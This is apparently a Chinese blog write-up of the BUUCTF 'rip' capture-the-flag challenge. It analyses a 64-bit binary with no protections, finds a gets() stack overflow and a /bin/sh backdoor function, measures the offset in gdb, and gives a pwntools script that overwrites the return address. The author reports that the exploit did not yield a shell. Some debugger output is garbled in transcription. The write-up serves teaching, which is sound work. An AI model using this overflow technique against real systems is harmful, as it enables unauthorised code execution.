

BUUCTF rip

原创

X_FALLEN 于 2021-10-10 18:51:18 发布 40 收藏 1

文章标签: [linux](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_36995313/article/details/120688113

版权

BUUCTF rip

程序分析

国际惯例checksec一下


```
[*] 'C:\\Users\\FALLEN\\OneDrive\\ctfprac\\pwn\\buu\\noob\\pwn1\\pwn1'  
Arch:      amd64-64-little  
RELRO:     Partial RELRO  
Stack:     No canary found  
NX:        NX disabled  
PIE:       No PIE (0x400000)  
RWX:       Has RWX segments
```

什么保护都没开, 那么就有n多种方式来getshell, 但是我们追求最简单的方法。

程序是64位的, 我们用ida64打开, F5查看程序运行流程


```
int __cdecl main(int argc, const char **argv, const char **envp)  
{  
    char s[15]; // [rsp+1h] [rbp-Fh] BYREF  
    puts("please input");  
    gets(s, argv);  
    puts(s);  
    puts("ok,bye!!!");  
    return 0;  
}
```

可以一个gets函数, 一个很明显的漏洞点, 可以直接溢出, 然后我们看一下程序里面有哪些字符串





这里有一个/bin/sh字符串，一看就知道不简单




双击字符串，可以看到/bin/sh在程序内存中的存放位置



```

.rodata:0000000000402002      dd      2
.rodata:0000000000402003      db      0
.rodata:0000000000402004 ; const char s[]
.rodata:0000000000402004 s      db      'please input',0 ; DATA XREF: main+8fo
.rodata:0000000000402011 ; const char aOkBye[]
.rodata:0000000000402011 aOkBye  db      'ok,bye!!!',0 ; DATA XREF: main+31fo
.rodata:000000000040201B ; const char command[]
.rodata:000000000040201B command db      '/bin/sh',0 ; DATA XREF: fun+4fo
.rodata:000000000040201B _rodata ends
.rodata:000000000040201B
.OAD:0000000000402023 ; =====
.OAD:0000000000402023
.OAD:0000000000402023 : Segment type: Pure data

```

然后右键->Xrefs graph to可以看到是哪个函数使用了这个字符串





可以看到是一个名为fun的函数使用了这个字符串，然后在右侧找到这个函数双击并F5，发现这是一个后门。

涉及到的知识

在c语言中我们了解到，在函数中定义的零时变量都是保存在栈中的，而当函数A调用函数B时，A会提前把下一个要执行的函数C的地址保存在栈中，保存C地址的位置就是B函数开辟的栈空间的临近位置，如果我们不停的向B的栈空间中填充数据，当数据填满后再继续填入数据就会导致栈溢出。

详细过程见CTF-wiki 栈介绍，阅读的时候一定要细心，可以找个本子边画边记，有任何不懂的地方都可以在群里问，保证讲懂。

编写exp

查看偏移

查看偏移有两种方法，一是使用ida查看，但是有时候可能会不准确。二是使用gdb动态调试查看，准确但是比较麻烦。

```

1 int __cdecl main(int argc, const char
2 {
3     char s[15]; // [rsp+1h] [rbp-Fh] BYR
4
5     puts("please input");
6     gets(s, argv);
7     puts(s);
8     puts("ok fuck!!!");

```

```

0| puts( "ok,bye!!! ");
9| return 0;
0|}

```

在IDA中，浅蓝色的都是在栈中的变量，深蓝色的都是全局变量，存储在程序的数据区，然后我们双击一下s，就会跳转到main函数的栈空间

```

-----
-0000000000000010
-0000000000000010          db ? ; undefined
-000000000000000F s      db ?
-000000000000000F          db ? ; undefined
-000000000000000D          db ? ; undefined
-000000000000000C          db ? ; undefined
-000000000000000B          db ? ; undefined
-000000000000000A          db ? ; undefined
-0000000000000009          db ? ; undefined
-0000000000000008          db ? ; undefined
-0000000000000007          db ? ; undefined
-0000000000000006          db ? ; undefined
-0000000000000005          db ? ; undefined
-0000000000000004          db ? ; undefined
-0000000000000003          db ? ; undefined
-0000000000000002          db ? ; undefined
-0000000000000001          db ? ; undefined
+0000000000000000 s      db 8 dup(?)
+0000000000000008 r      db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
CSDN @X_FALLEN

```

虽然IDA里面显示的地址是向上增长的，实际上是倒过来的，s应该在栈内存中的靠低地址位置，r则在高地址处，但是细心的同学可能也会发现，上面的是减号，下面的是加号。理解栈的原理是pwn中很基础也是很重要的。我们需要关注的是红圈里的东西，上面是局部变量s，它旁边的数字就是它的偏移，然后下面的两个红圈分别是栈结束的位置和RBP栈基址寄存器所指向的位置，看过上面栈介绍的同学应该就知道它是上一个函数的栈顶所指向的位置。

然后我们在终端中输入gdb./pwn1调试一下，由于程序没有开启地址随机化，我们直接在IDA伪代码中gets的那一行俺Tab就能跳转到对应的汇编代码并查看地址

```

.text:000000000401142
.text:000000000401142 ; __unwind {
.text:000000000401142      push   rbp
.text:000000000401143      mov    rbp, rsp
.text:000000000401146      sub   rsp, 10h
.text:00000000040114A      lea   rdi, s           ; "please input
.text:000000000401151      call  _puts
.text:000000000401156      lea   rax, [rbp+s]
.text:00000000040115A      mov   rdi, rax
.text:00000000040115D      mov   eax, 0
.text:000000000401162      call  _gets
.text:000000000401167      lea   rax, [rbp+s]
.text:00000000040116B      mov   rdi, rax        ; s
.text:00000000040116E      call  _puts
.text:000000000401173      lea   rdi, a0kBye     ; "ok,bye!!!"
.text:00000000040117A      call  _puts
.text:00000000040117F      mov   eax, 0
.text:000000000401184      leave
.text:000000000401185      retn
.text:000000000401185 ; } // starts at 401142
CSDN @X_FALLEN

```

然后gdb中输入b *0x401162就能下断点（如果对地址下断点必须要在地址前加*号）

```

gdb
~/mnt/c/Users/FALLEN/OneDrive/ctfprac/pwn/bug/noob/pwn1
gdb ./pwn1
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"..

```

```

pwndbg: loaded 189 commands. type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
warning: ~/peda/peda.py: No such file or directory
Reading symbols from ./pwn1...
(No debugging symbols found in ./pwn1)
pwndbg> b *0x401162
Breakpoint 1 at 0x401162
pwndbg> _

```

然后按r并回车，程序就能运行到我们的断点处了

```

gdb
RDI 0x7fffffffdecb1 0- 0x7fffffffdd
RSI 0x4052a0 0- 'please input\n'
R8 0xd
R9 0x7c
R10 0x7ffff7fb3be0 (main_arena+96) 0- 0x4056a0 0- 0x0
R11 0x246
R12 0x401060 (_start) 0- xor ebp, ebp
R13 0x7fffffffddb0 0- 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffdec0 0- 0x0
RSP 0x7fffffffdecb0 0- 0x7fffffffddb0 0- 0x1
RIP 0x401162 (main+32) 0- call 0x401050

[ DISASM ]
> 0x401162 <main+32> call gets@plt <gets@plt>
rdi: 0x7fffffffdecb1 0- 0x7fffffffdd
rsi: 0x4052a0 0- 'please input\n'
rdx: 0x0
rcx: 0x7ffff7ed91e7 (write+23) 0- cmp rax, -0x1000 /* 'H=' */

0x401167 <main+37> lea rax, [rbp - 0xf]
0x40116b <main+41> mov rdi, rax
0x40116e <main+44> call puts@plt <puts@plt>

0x401173 <main+49> lea rdi, [rip + 0xe97]
0x40117a <main+56> call puts@plt <puts@plt>

0x40117f <main+61> mov eax, 0
0x401184 <main+66> leave
0x401185 <main+67> ret

0x401186 <fun> push rbp
0x401187 <fun+1> mov rbp, rsp

[ STACK ]
00:0000 rsp rdi-1 0x7fffffffdecb0 0- 0x7fffffffddb0 0- 0x1
01:0008 0x7fffffffdecb8 0- 0x0
...
03:0018 0x7fffffffdec8 0- 0x7ffff7def0b3 (__libc_start_main+243) 0- mov edi, eax 返回地址
04:0020 0x7fffffffdec0 0- 0x100000060 /* ' ' */
05:0028 0x7fffffffdec8 0- 0x7fffffffddb8 0- 0x7fffffffef00a 0- '/mnt/c/Users/FALLEN/OneDrive/ctfprac/pwn/buu/noob/pwn1/pwn1'
06:0030 0x7fffffffdec0 0- 0x1f7fb0618
07:0038 0x7fffffffdec8 0- 0x401142 (main) 0- push rbp

[ BACKTRACE ]
f 0 401162 main+32
f 1 7ffff7def0b3 __libc_start_main+243

pwndbg>

```

可以看到RBP栈基址寄存器指向的地址，由于之前的函数并没有使用栈或者以及把栈的信息给清除了，这里地址处的值就是0，没有显示了，他的下面就是函数的返回地址了。

现在我们再下一个断点在gets函数运行完后的0x401167处，然后输入c并回车使得程序继续运行，输入0xf个a（对应偏移），8个b，8个c (aaaaaaaaaaaaabbbbbbbccccccc) 然后回车，观察栈中的情况。

```

gdb
*RSI 0x4056b1 0- 'aaaaaaaaaaaaabbbbbbbccccccc\n'
*R8 0x7fffffffdecb1 0- 'aaaaaaaaaaaaabbbbbbbccccccc'
*R9 0x0
*R10 0x4003c3 0- je 0x40043a /* 'gets' */
R11 0x246
R12 0x401060 (_start) 0- xor ebp, ebp
R13 0x7fffffffddb0 0- 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffdec0 0- 'bbbbbbccccccc'
RSP 0x7fffffffdecb0 0- 0x61616161616161b0
*RIP 0x401167 (main+37) 0- lea rax, [rbp - 0xf]

[ DISASM ]

```

```

0x401162 <main+32>    call    gets@plt <gets@plt>
▶ 0x401167 <main+37>    lea    rax, [rbp - 0xf]
0x40116b <main+41>    mov    rdi, rax
0x40116e <main+44>    call  puts@plt <puts@plt>

0x401173 <main+49>    lea    rdi, [rip + 0xe97]
0x40117a <main+56>    call  puts@plt <puts@plt>

0x40117f <main+61>    mov    eax, 0
0x401184 <main+66>    leave
0x401185 <main+67>    ret

0x401186 <fun>        push   rbp
0x401187 <fun+1>       mov    rbp, rsp

[ STACK ]
00:0000| rsp rax-1 r8-1  0x7fffffffdbc0  0x61616161616161b0
01:0008|                0x7fffffffdbc8  'aaaaaaaaabbbbbbbccccccc'
02:0010| rbp            0x7fffffffdbc0  'bbbbbbccccccc'
03:0018|                0x7fffffffdc8  'ccccccc'
04:0020|                0x7fffffffcdc0  0x100000000
05:0028|                0x7fffffffcdc8  0x7fffffffddb8  0x7fffffffe00a  '/mnt/c/Users/FALLEN/OneDrive/ctfprac/pwn
/buu/noob/pwn1/pwn1'
06:0030|                0x7fffffffdc0  0x1f7fb0618
07:0038|                0x7fffffffdc8  0x401142 (main)  push   rbp

[ BACKTRACE ]
▶ f 0      401167  main+37
f 1 6363636363636363
f 2      100000000
f 3      7fffffffddb8
f 4      1f7fb0618
f 5      401142  main
f 6      4011a0  __libc_csu_init
f 7 576ff5e62f94b9de

pwndbg>

```

对照没有输入之前的栈中的数据，可以发现RBP起始的位置刚好被8个b覆盖（会显示c是因为b与c之前没有阶段，直接按照字符串输出了），而返回地址的位置刚好被8个c覆盖了，说明偏移是正确的，继续运行一下，可以看到程序会返回到0x63636366636（字符‘c’的ASC编码）处执行，但是那个地方并没有代码可以继续执行，程序就这样奔溃了。试想一下，把ccccccc换为之前提到的后门的地址，那么不就可以getshell了吗。

编写payload

```

from pwn import *

context.log_level = "debug"

p = process("./pwn1")
#p = remote("node4.buuoj.cn", 27551)
p.recvuntil("please input\n") #注意这里要加\n, 因为puts输出的字符串自带换行符

# 偏移填充      RBP填充      后门的返回地址
payload = b'a'*(0xf) + p64(0xdeadbeef) + p64(0x401186)
gdb.attach(p) #在这里附加调试器
p.sendline(payload)

p.interactive()

```

动态调试查看:

附加的调试器刚刚打开时是这样的:

```
C:\Windows\system32\bash.exe
R10 0x4003c3  je  0x40043a /* 'gets' */
R11 0x246
R12 0x7feb33e04790 (stdin)  mov  byte ptr [rax], ah /* 0xfbad2088 */
R13 0x7feb33e048a0 (_IO_helper_jumps)  0
R14 0xd68
R15 0xd68
RBP 0x7feb33e054a0 (_IO_file_jumps)  0
RSP 0x7ffffffc333e38  test  rax, rax
RIP 0x7feb33d29142 (read+18)  cmp  rax, -0x1000 /* 'H=' */

0x7feb33d29142 <read+18>  cmp  rax, -0x1000
0x7feb33d29148 <read+24>  ja   read+112 <read+112>
0x7feb33d291a0 <read+112>  mov  rdx, qword ptr [rip + 0xd9cc9]
0x7feb33d291a7 <read+119>  neg  eax
0x7feb33d291a9 <read+121>  mov  dword ptr fs:[rdx], eax
0x7feb33d291ac <read+124>  mov  rax, -1
0x7feb33d291b3 <read+131>  ret

0x7feb33d291b4 <read+132>  mov  rdx, qword ptr [rip + 0xd9cb5]
0x7feb33d291bb <read+139>  neg  eax
0x7feb33d291bd <read+141>  mov  dword ptr fs:[rdx], eax
0x7feb33d291c0 <read+144>  mov  rax, -1

[ STACK ]
00:0000 | rsp 0x7ffffffc333e38  _IO_file_underflow+383)  test  rax, rax
01:0008 | 0x7ffffffc333e40  0xd68 /* 'h\r' */
02:0010 | 0x7ffffffc333e48  _IO_do_write+177)  mov  r13, rax
03:0018 | 0x7ffffffc333e50  _IO_helper_jumps)  0
04:0020 | 0x7ffffffc333e58  _IO_2_1_stdin_)  mov  byte ptr [rax], ah /* 0xfbad2088 */
05:0028 | 0x7ffffffc333e60  _IO_file_jumps)  0
06:0030 | 0x7ffffffc333e68  _IO_2_1_stdin_)  mov  byte ptr [rax], ah /*
* 0xfbad2088 */
07:0038 | 0x7ffffffc333e70  _IO_2_1_stdin_)  mov  bp1, 0xe0 /* 0x7feb33e0b540 */

[ BACKTRACE ]
f 0  7feb33d29142  read+18
f 1  7feb33cabd1f  _IO_file_underflow+383
f 2  7feb33cad106  _IO_default_uflow+54
f 3  7feb33c9eb6d  gets+125
f 4  401167      main+37
f 5  7feb33c3f0b3  __libc_start_main+243

pwndbg>
```

这些看起来地址很高的代码其实一些我们调用的系统的函数的代码，而不是程序自己的代码，现在是read的代码，可以输入finish命令并回车，然后重复几次知道达到main函数代码

```
C:\Windows\system32\bash.exe
*R12 0x401060 (_start)  xor  ebp, ebp
*R13 0x7ffffffc333fe0  0x1
R14 0x0
R15 0x0
*RBP 0x7ffffffc333ef0  0xdeadbeef
*RSP 0x7ffffffc333ee0  0x61616161616161e0
*RIP 0x401167 (main+37)  lea  rax, [rbp - 0xf]

[ DISASM ]
0x401167 <main+37>  lea  rax, [rbp - 0xf]
0x40116b <main+41>  mov  rdi, rax
0x40116e <main+44>  call puts@plt <puts@plt>
0x401173 <main+49>  lea  rdi, [rip + 0xe97]
0x40117a <main+56>  call puts@plt <puts@plt>
0x40117f <main+61>  mov  eax, 0
0x401184 <main+66>  leave
0x401185 <main+67>  ret

0x401186 <fun>  push rbp
0x401187 <fun+1>  mov  rbp, rsp
0x40118a <fun+4>  lea  rdi, [rip + 0xe8a]

[ STACK ]
00:0000 | rsp rax-1 r8-1 0x7ffffffc333ee0  0x61616161616161e0
01:0008 | 0x7ffffffc333ee8  0x6161616161616161 ('aaaaaaaa')
02:0010 | rbp 0x7ffffffc333ef0  0xdeadbeef
03:0018 | 0x7ffffffc333ef8  0x401186 (fun)  push  rbp
04:0020 | 0x7ffffffc333f00  0x100000000
05:0028 | 0x7ffffffc333f08  0x7ffffffc333fe8  0x4800316e77702f2e /* './pwn1' */
06:0030 | 0x7ffffffc333f10  0x133e00618
07:0038 | 0x7ffffffc333f18  0x401142 (main)  push  rbp

[ BACKTRACE ]
f 0  401167      main+37
f 1  401186      fun
f 2  100000000
f 3  7ffffffc333fe8
f 4  133e00618
f 5  401142      main
f 6  4011a0      __libc_csu_init
f 7  dda4882d597216c7

pwndbg>
```

查看栈中，返回地址以及被替换成了后门函数的地址，继续运行就能拿到shell了（但是我并没有拿到），远程也打不通